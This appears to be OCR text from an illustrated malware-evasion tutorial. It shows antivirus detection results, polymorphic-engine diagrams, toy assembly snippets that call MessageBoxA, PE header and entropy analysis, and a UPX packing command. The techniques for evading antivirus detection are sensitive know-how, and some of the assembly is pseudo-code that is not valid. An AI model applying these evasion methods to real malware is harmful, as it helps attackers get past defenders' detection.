
2020-12-10 15:11:32 UTC
a moment ago


EXE


DETECTION DETAILS BEHAVIOR COMMUNITY

SecureAge APEX	Malicious	Bkav	W32.AIDetectVM.malware1
Cylance	Unsafe	ESET-NOD32	A Variant Of Win32/Agent.TSW
Kaspersky	HEUR:Trojan.Win64.Donut.vho	McAfee	GenericRXMW-OZ!68609A399148
Microsoft	Trojan:Win32/Fuerboos.E!cl	VBA32	BScope.Backdoor.Agent
ZoneAlarm by Check Point	HEUR:Trojan.Win64.Donut.vho	Acronis	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	BitDefenderTheta	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected
CMC	Undetected	Comodo	Undetected
CrowdStrike Falcon	Undetected	Cybereason	Undetected




decryptor 1
decryptor 2
decryptor 3
Main Function
decryptor 4
decryptor 5
decryptor 6
decryptor 7
Encrypted Bytes
Decrypted Bytes


Main Function
call polymorphic_engine()
polymorphic_engine()
decryptor 1
decryptor 2
decryptor 3
decryptor 4
decryptor 5
decryptor 6
decryptor 7
decryptor 8
decryptor 9
decryptor 10
decryptor 11
decryptor 12
decryptor 13
decryptor 14
decryptor 15
Source Code 1
Source Code 2
Source Code 3
Source Code 4
Source Code 5
Source Code 6
Source Code 7
Source Code 8
Source Code 9
Source Code 10
Source Code 11
Source Code 12
Source Code 13
Source Code 14
Source Code 15
malicious functionality



```
push ebp
mov ebp, esp
mov eax, 1
cmp eax, 1
je sub_00001
```

```
sub_00001
push    0
push    offset Caption
push    offset Text
push    0
call    ds:MessageBoxA
xor     eax, eax
retn    4
Print_HelloWorld endp
```

```
mov edx, [ebp + "Exiting"]
push edx
call ProcessExit
```

```
push ebp
mov ebp, esp
mov eax, 2
cmp eax, 1
jne sub_00002
```

```
sub_00002
mov eax, 5
jmp sub_00003
```

```
mov edx, [ebp + "Exiting"]
push edx
call ProcessExit
```

```
sub_00003
mov edx, eax
ror eax, 2
rol edx, 2
xchg edx, eax
jmp sub_00004
```

```
sub_00004
push    0
push    offset Caption
push    offset Text
push    0
call    ds:MessageBoxA
xor     eax, eax
retn    4
Print_HelloWorld endp
```


```
push ebp
mov ebp, esp
mov eax, 4
cmp eax, 3
je sub_00005
```

```
sub_00002
mov eax, 5
jmp sub_00003
```

```
sub_00005
mov edx, [ebp + "Exiting"]
push edx
call ProcessExit
```

```
sub_00003
mov edx, eax
ror eax, 2
rol edx, 2
xchg edx, eax
jmp sub_00007
```

```
sub_00007
push    0
push    offset Caption
push    offset Text
push    0
call    ds:MessageBoxA
xor     eax, eax
retn    4
Print_HelloWorld endp
```



File name: C:/Users/Terminator/Desktop/Hello World.exe

Type: PE

Size: 20480

EntryPoint: 000012d0

ImageBase: 00400000

NumberOfSections: 0008


SizeOfImage: 0000b000

linker unknown(2.32)[EXE32,console]

Detect It Easy

100%


78 ms



Offset: 0 Size: 20480

Entropy(bits/byte): 5.58464 69% not packed


PE Header("1.95639")
Section0(".text")("6.08727")
Section1(".data")("0.225207"
Section2(".rdata")("3.81069")
Section3(".eh_fram")("4.8020
Section4(".bss")("0")
Section5(".idata")("4.61865")
Section6(".CRT")("0.117281")
Section7(".tls")("0.227638")




Offset	Name	Func. Count	Bound?	OriginalFirstT	TimeDateStai	Forwarder	NameRVA	FirstThunk
4400	KERNEL32.dll	18	FALSE	8078	0	0	8678	8170
4414	msvcrt.dll	2	FALSE	80C4	0	0	8690	81BC
4428	msvcrt.dll	30	FALSE	80D0	0	0	8714	81C8
443C	libgcc_s_dw2-1.dll	2	FALSE	814C	0	0	8728	8244
4450	libstdc++-6.dll	5	FALSE	8158	0	0	8750	8250

KERNEL32.dll [18 entries]


Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
8170	DeleteCriticalSection	-	8268	8268	-	D0
8174	EnterCriticalSection	-	8280	8280	-	ED
8178	ExitProcess	-	8298	8298	-	118
817C	FindClose	-	82A6	82A6	-	12D
8180	FindFirstFileA	-	82B2	82B2	-	131
8184	FindNextFileA	-	82C4	82C4	-	142
8188	FreeLibrary	-	82D4	82D4	-	161



Offset	Name	Value	Value
A8	Entry Point	12D0	
AC	Base of Code	1000	
B0	Base of Data	4000	
B4	Image Base	400000	
B8	Section Alignment	1000	
BC	File Alignment	200	
C0	OS Ver. (Major)	4	Windows 95 / NT 4.0
C2	OS Ver. (Minor)	0	
C4	Image Ver. (Major)	1	
C6	Image Ver. (Minor)	0	
C8	Subsystem Ver. (Major)	4	
CA	Subsystem Ver. Minor)	0	
CC	Win32 Version Value	0	
D0	Size of Image	B000	
D4	Size of Headers	400	
D8	Checksum	70B8	
DC	Subsystem	3	Windows console
DE	DLL Characteristics	0	
E0	Size of Stack Reserve	200000	



```
C:\Users\Terminator\Desktop>upx.exe "Hello World.exe" -o Packed.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96w       Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     20480 ->     10752   52.50%    win32/pe     Packed.exe

Packed 1 file.
```



File name: C:/Users/Terminator/Desktop/Packed.exe

Type: PE   Size: 10752

EntryPoint: 0000c230   ImageBase: 00400000

